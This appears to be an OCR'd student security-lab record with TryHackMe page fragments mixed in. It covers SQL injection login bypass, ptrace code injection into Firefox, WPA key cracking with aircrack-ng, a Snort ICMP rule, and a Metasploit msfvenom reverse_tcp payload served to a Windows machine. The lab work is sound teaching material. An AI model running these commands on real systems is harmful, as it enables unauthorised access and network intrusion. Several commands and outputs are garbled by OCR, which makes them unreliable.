
1. Accessed the SQL Injection Lab on the TryHackMe platform through the provided link.
2. Started the Kali Linux environment by clicking the **Start AttackBox** option.
3. Practiced SQL injection techniques in the following areas:
   a) Non-string input fields
   b) String input fields
   c) URL-based injection
   d) POST request injection
   e) UPDATE statement injection
4. Tested login form vulnerabilities using blind SQL injection to retrieve the administrator's password.
5. Performed UNION-based SQL injection by exploiting the vulnerable book search function to obtain the flag.

Output:


Try Hack Me
Dashboard
Learn
Practice
Compete
Downtime
Upgrade
20
0
Back to all walkthroughs
SQL Injection Lab
Understand how SQL injection attacks work and how to exploit this vulnerability.
45 min
70,769
Share your achievement
Start AttackBox
Save Room
1678 Recommend
Connectivity
Options
Room completed: 100%
Task 1 Introduction
Task 2 Introduction to SQL Injection: Part 1
Task 3 Introduction to SQL Injection: Part 2
Task 4 Vulnerable Startup: Broken Authentication
Task 5 Vulnerable Startup: Broken Authentication 2


Room completed: 100%
Description
The login form is still vulnerable to SQL injection, and it is possible to bypass the login by using ' OR 1=1-- - as a username.
Before dumping all the passwords, we need to identify places where results from the login query is returned within the application. After logging in, the name of the currently logged-on user is displayed in the top right corner, so it might be possible to dump the data there, as seen here:
Home Notes Profile Logout
Broken Authentication 2
Logged in as admin
[Main Menu]
Messages
Data from the query could also be stored in the session cookie. It is possible to extract the session cookie by opening developer tools in the browser, which can be done by pressing F12. Then navigate to Storage and copy the value of the session cookie, as seen here:
Then it is possible to decode the cookie at https://www.kirsle.net/wizards/flask-session.cgi or via a custom script. A script to decode the cookie can be downloaded inside the VM by going to http://MACHINE_IP:5000/download/decode_cookie.py.
After having logged in with ' OR 1=1-- - as username, the decoded cookie can be seen below, and it is clear that the user id and username from the login query are placed inside it.





Result:

Thus, the various exploits were performed using SQL Injection Attack.

Ex. No.: 5

PROCESS CODE INJECTION

Aim:


To do process code injection on Firefox using ptrace system call.


Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Output:

```
[root@localhost ~]# vi codeinjection.c
[root@localhost ~]# gcc codeinjection.c -o codeinject
[root@localhost ~]#ps -e|grep firefox
1433 ? 00:01:23 firefox
[root@localhost ~]# ./codeinject 1433
----Memory bytecode injector-----
Writing EIP 0x6, process 1707
[root@localhost ~]#
```





Result:

Thus, the process code injection on Firefox has been successfully executed.

Ex. No.: 6a

STUDY OF KALI LINUX DISTRIBUTION

Aim:

To study about Kali Linux: an advanced penetrating testing and security auditing Linux distribution.

Description:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company. Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

• More than 600 penetration testing tools

• Free and Open Source Software

• Open source Git tree: All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.

• FHS compliant: It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.

• Wide-ranging wireless device support: A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.

• Custom kernel, patched for injection: As penetration testers, the development team often needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.

• Developed in a secure environment: The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.

• GPG signed packages and repositories: Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.

• Multi-language support: It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.

• Completely customizable: It can be customized to the requirements of the users.

• ARMEL and ARMHF support: It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

Security Tools:

Kali Linux includes many well known security tools and are listed below-

• Nmap

• Aircrack-ng

• Kismet

• Wireshark

• Metasploit Framework

• Burp suite

• John the Ripper

• Social Engineering Toolkit

• Airodump-ng

Aircrack-ng Suite:

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

• Monitoring: Packet capture and export of data to text files for further processing by third party tools.

• Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.

• Testing: Checking WiFi cards and driver capabilities (capture and injection).

• Cracking: WEP and WPA PSK (WPA 1 and2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD,NetBSD, as well as Solaris and even eComStation 2.

Result:

Thus the study of Kali Linux for penetration testing and auditing has been done successfully.

Ex. No.: 6b

WIRELESS AUDIT

Aim:

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

Algorithm:

1. Identify the currently active wireless interface using the iwconfig command.
2. Use the iwlist command to obtain the channel number, MAC address, and ESSID.
3. Configure the wireless interface to operate in monitor mode on the required access point channel using airmon-ng.
4. Stop any processes that may interfere with airmon-ng.
5. Enable monitor mode on the wireless interface again and set it to the appropriate access point channel.
6. Run airodump-ng to capture Initialization Vectors (IVs).
7. Allow the capture process to run for approximately 5–10 minutes, then press Ctrl + C to stop it.
8. List the generated files to verify that the captured data has been saved.
9. Use aircrack-ng with the collected IVs and the rockyou.txt dictionary file to attempt to recover the wireless key.
10. If the passphrase is present in the dictionary, display "Key Found"; otherwise, display "Key Not Found."

Output:

root@kali:~# iwconfig

eth0 no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:off/any

Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm

Retry short limit:7 RTS thr:off Fragment thr:off

Encryption key:off

Power Management:off

lo no wireless extensions.

root@kali:~# iwlist wlan0 scanning

wlan0 Scan completed :

Cell 01 - Address: 14:F6:5A:F4:57:22

Channel:6

Frequency:2.437 GHz (Channel 6)

Quality=70/70 Signal level=-27 dBm

Encryption key:on

ESSID:"BENEDICT"

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s

Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s

36 Mb/s; 48 Mb/s; 54 Mb/s

Mode:Master

Extra:tsf=00000000425b0a37

Extra: Last beacon: 548ms ago

IE: WPA Version 1

Group Cipher : TKIP

Pairwise Ciphers (2) : CCMP TKIP

Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after

a short period of time, you may want to kill (some of) them!

PID Name

1148 NetworkManager

1324 wpa_supplicant

PHY Interface Driver Chipset

phy0 wlan0 ath9k_htc Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.

Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill

Killing these processes:

PID Name

1324 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY Interface Driver Chipset

phy0 wlan0 ath9k_htc Atheros Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon

CH 6][Elapsed: 5 mins][2016-10-05 01:35][WPA handshake: 14:F6:5A:F4:57:

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTHE

14:F6:5A:F4:57:22 -31 100 3104 10036 0 6 54e. WPA CCMP PSK B

BSSID STATION PWR Rate Lost Frames Probe

14:F6:5A:F4:57:22 70:05:14:A3:7E:3E -32 2e- 0 0 10836

root@kali:~# ls -l

total 10348

-rw-r--r-- 1 root root 10580359 Oct 5 01:35 atheros-01.cap

-rw-r--r-- 1 root root 481 Oct 5 01:35 atheros-01.csv

-rw-r--r-- 1 root root 598 Oct 5 01:35 atheros-01.kismet.csv

-rw-r--r-- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml

root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt

[00:00:52] 84564 keys tested (1648.11 k/s)

KEY FOUND! [rec12345]

Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49

A9 7AA0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A 43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53

38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF

81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05

F6 53 B8 CAA0 70 EC 02 1B EA 5F 7A DA 7A EC 7D

EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C

Result:

Thus, the wireless auditing and decrypting of WPA keys has been done successfully.

Ex. No.: 7

SNORT IDS

Aim:

To demonstrate Intrusion Detection System (IDS) using snort tool.

Algorithm:

Algorithm:

1. Download the latest versions of DAQ and Snort, then extract the downloaded files.
2. Install the required development libraries, including libpcap and pcre.
3. Install DAQ first, followed by the Snort package.
4. Check whether both installations have been completed successfully.
5. Set up the required directories for configuration files, rule files, and log files.
6. Create the snort.conf configuration file and the icmp.rules rule file.
7. Launch Snort through the command-line interface.
8. Open another terminal and ping the Yahoo website to generate network traffic.
9. Examine the log files to view the alerts generated by Snort.

Output:

[root@localhost security lab]# cd /usr/src

[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz

[root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort-2.9.16.1.tar.gz

[root@localhost security lab]# tar xvzf daq-2.0.7.tar.gz

[root@localhost security lab]# tar xvzf snort-2.9.16.1.tar.gz

[root@localhost security lab]# yum install libpcap* pcre* libdnet* -y

[root@localhost security lab]# cd daq-2.0.7

[root@localhost security lab]# . /configure

[root@localhost security lab]# make

[root@localhost security lab]# make install

[root@localhost security lab]# cd snort-2.9.16.1

[root@localhost security lab]# . /configure

[root@localhost security lab]# make

[root@localhost security lab]# make install

[root@localhost security lab]# snort --version

,,_ -*> Snort! <*-

o")~ Version 2.9.8.2 GRE (Build 335)

"" By Martin Roesch & The SnortTeam: http://www.snort.org/contact#team

Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.

Copyright (C) 1998-2013 Sourcefire, Inc., et al.

Using libpcap version 1.7.3

Using PCRE version: 8.38 2015-11-23

Using ZLIB version: 1.2.8

[root@localhost security lab]# mkdir /etc/snort

[root@localhost security lab]# mkdir /etc/snort/rules

[root@localhost security lab]# mkdir /var/log/snort

[root@localhost security lab]# vi /etc/snort/snort.conf

add this line- include /etc/snort/rules/icmp.rules

[root@localhost security lab]# vi /etc/snort/rules/icmp.rules

alert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)

[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/

Another terminal

[root@localhost security lab]# ping www.yahoo.com

Ctrl + C

[root@localhost security lab]# vi /var/log/snort/alert

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:14680 Seq:64 ECHO

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:14680 Seq:65 ECHO


[**] [1:477:3] ICMP Packet [**]


[Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY


Try Hack Me
Dashboard
Learn
Practice
Compete
Downtime
Upgrade
20
0
Back to all walkthroughs
Snort
Learn how to use Snort to detect real-time threats, analyse recorded traffic files and identify anomalies.
120 min
125,798
Share your achievement
Badge
Save Room
2122 Recommend
Connectivity
Options
Room completed: 100%
Task 1 Introduction
Task 2 Interactive Material and VM
Task 3 Introduction to IDS/IPS
Task 4 First Interaction with Snort
Task 5 Operation Mode 1: Sniffer Mode


Room completed: 100%
Task 3 Introduction to IDS/IPS
Task 4 First Interaction with Snort
The First Interaction with Snort
First, let's verify Snort is installed. The following command will show you the instance version.
version check
user@ubuntu$ snort -V
-*> Snort! <*-
Version 2.9.7.0 GRE (Build XXXXXX)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.9.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11
Before getting your hands dirty, we should ensure our configuration file is valid.
Here, "-T" is used to test the configuration, and "-c" identifiese configuration file (snort.conf).
Note that it is possible to use an additional configuration file by pointing to it with "-c".
Configuration check

Result:

Thus, the Intrusion Detection System (IDS) has been successfully demonstrated using snort.

Ex. No.: 8

METASPLOIT

Aim:

To set up Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely.

Algorithm:

1. Generate payload to be inserted into the remote machine

2. Set the LHOST and it's port number

3. Open msfconsole.

4. Use exploit/multi/handler

5. Establish reverse_tcp with the remote windows 8 machine.

6. Run SimpleHTTPServer with port number 8000.

7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000

8. In KaliLinux, type sysinfo to get the information about Windows 8 machine

9. Create a new directory using mkdir command.

10.Delete the created directory.

Output:

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 –f

exe > /root/hi.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes

root@kali:~# msfconsole

[-] ***Rting the Metasploit Framework console...\

[-] * WARNING: No database support: could not connect to server: Connection refused

Is the server running on host "localhost" (::1) and accepting

TCP/IP connections on port 5432?

could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432?

msf5 > use exploit/multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description

---- --------------- -------- -----------

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)

LHOST yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 172.16.8.155


LHOST => 172.16.8.156


msf5 exploit(multi/handler) > set LPORT 443


LPORT => 443

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.8.155:443


Try Hack Me
Dashboard
Learn
Practice
Compete
Downtime
Upgrade
20
0
Back to all walkthroughs
Metasploit: Introduction
An introduction to the main components of the Metasploit Framework.
30 min
